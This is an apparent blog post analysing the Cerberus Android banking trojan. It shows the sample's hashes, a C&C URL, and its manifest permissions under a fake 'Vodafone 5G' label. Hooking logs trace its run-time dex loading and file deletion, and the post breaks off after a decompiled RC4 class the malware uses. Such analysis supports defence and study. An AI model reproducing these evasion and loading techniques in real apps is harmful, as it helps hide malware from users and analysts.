
Cerberus Analysis - Android Banking Trojan

nur.pub/cerberus-analysis

June 16, 2021

Cerberus is an Android malware that emerged in 2019 but was allegedly used for special operations until two years ago. It has been determined by the analysts that it was not built on a banking trojan and the Anubis malware whose source code had leaked, or many similar trojans, but was written completely from scratch.




ID								Date infection	Comment
d1xgrjykyplh0g4ho	8.1.0	TEST		1d			[redacted]	2019-06-21 18:47	Мёртвый бот
u1frksjxdwej8pno3	8.1.0	TEST		17h			[redacted]	2019-06-22 15:14	
erhc8335xmqrdr42s	8.1.0	TEST		12h			[redacted]	2019-06-22 20:58	
klhv947uy2vdv327a	8.1.0	TEST		12h			[redacted]	2019-06-22 21:02	

Static Analysis

MD5: 872ebba0dfe0a28da3e91b0ee4d6df32
SHA1: 6a87c50179b08740bcab9da69a869d7c881f40c4
SHA-256: 9832b1ade1907849fd7091e85f2c24bd8a4488ecd96f0638fc979d8858b25196
C&C URL: http://botduke1.ug


The AndroidManifest.xml file shows that the application uses many permissions that can be used maliciously. In addition, the class name that is not in the code shows that the application loads some classes at run-time, and the classes that are not in the manifest file are put in order to complicate the code analysis.



```
2.apk
  Source code
    ccwybebnjzsxcmoox
    com.google
    hrwtakyqzzwmhy
    iujwicslwtubnatqdwsanoumrmh
    okhttp3.internal.publicsuffix
    xqrkrtxlmsyjzrrzgbbzyjaky
    xsodsxptlbapiqfisaeb
    zaghyuyrpadatwrgfwd
  Resources
    assets
    META-INF
    res
    AndroidManifest.xml
    classes.dex
    resources.arsc
  APK signature
```


```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="1.0" android:compileSdkVersion="23"
    <uses-sdk android:minSdkVersion="15" android:targetSdkVersion="29"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
    <uses-permission android:name="android.permission.USE_FULL_SCREEN_INTENT"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.TRANSMIT_IR"/>
    <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="android.permission.GET_ACCOUNTS"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <application android:theme="@style/Theme.Translucent.NoTitleBar" android:label="Vodafone 5G" android:icon="@mipmap/ic_launcher" android:name="xqrk
        <activity android:label="label_obey" android:name="qhsewqxnjwezdfj.mysoclyistirmcm.wkzf.Hdentistpulse"/>
        <activity android:name="qhsewqxnjwezdfj.mysoclyistirmcm.wkzf.Trangereflect" android:screenOrientation="landscape"/>
        <activity android:label="label_crumble" android:name="qhsewqxnjwezdfj.mysoclyistirmcm.wkzf.Shedgehogbiology"/>
        <service android:name="qhsewqxnjwezdfj.mysoclyistirmcm.wkzf.nmzzafct" android:enabled="true" android:exported="true"/>
        <activity android:name="qhsewqxnjwezdfj.mysoclyistirmcm.wkzf.Pdolphinramp" android:screenOrientation="portrait"/>
        <activity android:theme="@style/Theme.Translucent.NoTitleBar" android:name="com.google.android.gms.common.api.GoogleApiActivity" android:expor
        <meta-data android:name="com.google.android.gms.version" android:value="11010000"/>
```

When we hook the application, we see that the malware creates the Ab.json file and DexClassLoader is detected in this file. In this way, the actual dex file (Ab.json) is loaded at run-time.




```
---------------------------END STACK----------------------------------------
[+] Output stream created with the file : /data/user/0/xqrkrtxlmsyjzrrzgbbzyjaky.wzyuyoryrfflsijm.ln
dmbzkmninuonnzfapnr/app_DynamicOptDex/Ab.json
[+] write catched
--------------------------START STACK----------------------------------------
message: {'type': 'send', 'payload': '<instance: java.lang.StackTraceElement>'} data: None
0 => dalvik.system.VMStack.getThreadStackTrace(Native Method)
1 => java.lang.Thread.getStackTrace(Thread.java:1566)
2 => java.io.FileOutputStream.write(Native Method)
3 => java.io.FileOutputStream.write(FileOutputStream.java:296)
4 => xqrkrtxlmsyjzrrzgbbzyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr.Bbluechimney.stagetennis(Bblue
chimney.java:2150)
5 => xqrkrtxlmsyjzrrzgbbzyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr.Bbluechimney.economybasic(Bblu
echimney.java:1795)
6 => xqrkrtxlmsyjzrrzgbbzyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr.Bbluechimney.ricestadium(Bblue
chimney.java:623)
7 => xqrkrtxlmsyjzrrzgbbzyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr.Hburstwrap.autoceiling(Hburstw
rap.java:209)
8 => xqrkrtxlmsyjzrrzgbbzyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr.Hburstwrap.attachBaseContext(H
burstwrap.java:443)
9 => android.app.Application.attach(Application.java:189)
10 => android.app.Instrumentation.newApplication(Instrumentation.java:1008)
11 => android.app.Instrumentation.newApplication(Instrumentation.java:992)
12 => android.app.LoadedApk.makeApplication(LoadedApk.java:796)
13 => android.app.ActivityThread.handleBindApplication(ActivityThread.java:5335)
14 => android.app.ActivityThread.handleBindApplication(Native Method)
15 => android.app.ActivityThread.-wrap2(ActivityThread.java)
16 => android.app.ActivityThread$H.handleMessage(ActivityThread.java:1528)
17 => android.os.Handler.dispatchMessage(Handler.java:102)
18 => android.os.Looper.loop(Looper.java:154)
19 => android.app.ActivityThread.main(ActivityThread.java:6077)
20 => java.lang.reflect.Method.invoke(Native Method)
21 => com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run(ZygoteInit.java:865)
22 => com.android.internal.os.ZygoteInit.main(ZygoteInit.java:755)
---------------------------END STACK----------------------------------------
[!] Output stream closed
[!] Output stream closed
[+] DexClassLoader Catched -> /data/user/0/xqrkrtxlmsyjzrrzgbbzyjaky.wzyuyoryrfflsijm.lndmbzkmninuon
nzfapnr/app_DynamicOptDex/Ab.json
```

After the application runs on the device, the files and directories under its own directory are listed as follows.




```
vbox86p:/data/data/xqrkrtxlmsyjzrrzgbbzyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr # ls -l
total 56
drwxrwx--x 2 u0_a76 u0_a76 4096 2021-06-04 11:27 app_DynamicLib
drwxrwx--x 2 u0_a76 u0_a76 4096 2021-06-04 11:27 app_DynamicOptDex
drwxrwx--x 2 u0_a76 u0_a76 4096 2021-06-04 11:27 app_apk
drwxrwx--x 2 u0_a76 u0_a76 4096 2021-06-04 11:27 app_textures
drwx------ 4 u0_a76 u0_a76 4096 2021-06-04 11:27 app_webview
drwxrwx--x 4 u0_a76 u0_a76 4096 2021-06-04 11:27 cache
drwxrwx--x 2 u0_a76 u0_a76 4096 2021-06-04 11:28 shared_prefs
vbox86p:/data/data/xqrkrtxlmsyjzrrzgbbzyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr # ls -l shared_prefs/
total 16
-rw-rw---- 1 u0_a76 u0_a76  127 2021-06-04 11:27 WebViewChromiumPrefs.xml
-rw-rw---- 1 u0_a76 u0_a76 2310 2021-06-04 11:28 ring0.xml
vbox86p:/data/data/xqrkrtxlmsyjzrrzgbbzyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr # ls -l ap
app_DynamicLib/       app_DynamicOptDex/    app_apk/          app_textures/         app_webview/
vbox86p:/data/data/xqrkrtxlmsyjzrrzgbbzyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr # ls -l app_Dy
app_DynamicLib/       app_DynamicOptDex/
vbox86p:/data/data/xqrkrtxlmsyjzrrzgbbzyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr # ls -l app_DynamicOptDex/
total 1768
-rw-r--r-- 1 u0_a76 u0_a76 618920 2021-06-04 11:27 Ab.dex
-rw------- 1 u0_a76 u0_a76 279868 2021-06-04 11:27 Ab.json
```

When file.delete (Java level) and unlink syscall (System level) functions are hooked, it is seen that ring0.xml.bak, ring0.xml, Ab.json and Ab.dex files are tried to be deleted from the system.




```
[+] Delete catched =>/data/user/0/xqrkrtxlmsyjzrrzgbbzyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr/s
hared_prefs/ring0.xml.bak
[+] Delete catched =>/data/user/0/xqrkrtxlmsyjzrrzgbbzyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr/s
hared_prefs/ring0.xml
```



```
[+] Fopen: /proc/self/cmdline
[+] Fopen: /data/dalvik-cache/x86/data@app@xqrkrtxlmsyjzrrzgbbzyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr-1@base.apk@cla
sses.dex.flock
[+] Unlink : /data/dalvik-cache/x86/data@app@xqrkrtxlmsyjzrrzgbbzyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr-1@base.apk@c
lasses.dex.flock
Error: expected an integer
[+] Fopen: /data/app/xqrkrtxlmsyjzrrzgbbzyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr-1/base.apk
[+] Fopen: /data/app/xqrkrtxlmsyjzrrzgbbzyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr-1/oat/x86/base.art
[+] Fopen: /data/app/xqrkrtxlmsyjzrrzgbbzyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr-1/base.apk
[+] Fopen: /dev/ashmem
[+] Fopen: /dev/ashmem
[+] Fopen: /data/user/0/xqrkrtxlmsyjzrrzgbbzyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr/app_DynamicOptDex/Ab.json
[+] Fopen: /data/user/0/xqrkrtxlmsyjzrrzgbbzyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr/app_DynamicOptDex/Ab.json
[+] Fopen: /dev/ashmem
[+] Fopen: /data/user/0/xqrkrtxlmsyjzrrzgbbzyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr/app_DynamicOptDex/Ab.json
[+] Fopen: /dev/ashmem
[+] Fopen: /dev/ashmem
[+] Fopen: /data/user/0/xqrkrtxlmsyjzrrzgbbzyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr/app_DynamicOptDex/Ab.json
[+] Fopen: /data/user/0/xqrkrtxlmsyjzrrzgbbzyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr/app_DynamicOptDex/Ab.dex.flock
[+] Fopen: /data/user/0/xqrkrtxlmsyjzrrzgbbzyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr/app_DynamicOptDex/Ab.json
[+] Unlink : /data/user/0/xqrkrtxlmsyjzrrzgbbzyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr/app_DynamicOptDex/Ab.dex
```

After pulling the Ab.json file from the device, we can see the qhsewqxnjwezdfj.mysoclyistirmcm.wkzf class in AndroidManifest.xml. You can use eybisi's jadx fork to hide enum classes and for extra features.

The RC4 algorithm is frequently used in malware. When we search for the "^" character in both the apk file and the Ab.json loaded at run-time, we can find the f class that encrypts with RC4.


```
Ab.json
Source code
  gedyhhmttj
  jecoukpzpmgrlxmemrcfdbdatxd
  obmhchdxpfpg
  ofottf
  qhsewqxnjwezdfj
    ayxxx
    dnsljlarbdyyzsnwhg
    dzqcmcdqqkpntnfalpcwxswnlbb
    htefis
    ipkla
    mmuyszscxcwiojxbhxblslzj
    mysoclyistirmcm
      cgcwnjsusrpadpgykiiur
      fpwirhqmdkmbkhymf
      tapnzxuxwriwlugqliqkqsa
      uagospqtjdru
      wkzf
        iobpgxfggnw
        jliepoxfblyhtkqpuew
        litlz
        rydazninjtbggmqunzsjzjkkj
        uhizthqoozjbfxnrpdbzd
        xbtrhypmyssystkkysmgg
        a
        abujgcsfsyohctzu
        b
        Beasyprosper
        c
        d
        e
        eexkankiziccrzo
        eouatiktsmn
        Ethoughtkey
        evpnkou
        ewv
        f
        gcnkdxxv
        geazdw
        gnbv
        Gponyuncle
        Hhurdlepupil
        Hloudmail
        Ideerlazy
```

```java
package qhsewqxnjwezdfj.mysoclyistirmcm.wkzf;

/* compiled from: usilh */
public final class f {
    private int[] a;
    private int b = 0;
    private int c = 0;

    public f(byte[] bArr) {
        this.a = c(bArr);
    }

    public final byte[] a(byte[] bArr) {
        return b(bArr);
    }

    public final byte[] b(byte[] bArr) {
        byte[] bArr2 = new byte[bArr.length];
        for (int r1 = 0; r1 < bArr.length; r1++) {
            this.b = (this.b + 1) % 256;
            int r2 = this.c;
            int[] r3 = this.a;
            int r4 = this.b;
            this.c = (r2 + r3[r4]) % 256;
            a(r4, this.c, r3);
            int[] r22 = this.a;
            bArr2[r1] = (byte) (r22[(r22[this.b] + r22[this.c]) % 256] ^ bArr[r1]);
        }
        return bArr2;
    }

    private static int[] c(byte[] bArr) {
        int[] r1 = new int[256];
        for (int r3 = 0; r3 < 256; r3++) {
            r1[r3] = r3;
        }
        int r32 = 0;
        for (int r2 = 0; r2 < 256; r2++) {
            r32 = (((r32 + r1[r2]) + bArr[r2 % bArr.length]) + 256) % 256;
            a(r2, r32, r1);
        }
        return r1;
    }

    private static void a(int r2, int r3, int[] r4) {
        int r0 = r4[r2];
```

The use of the decryption function used in the application is as follows.

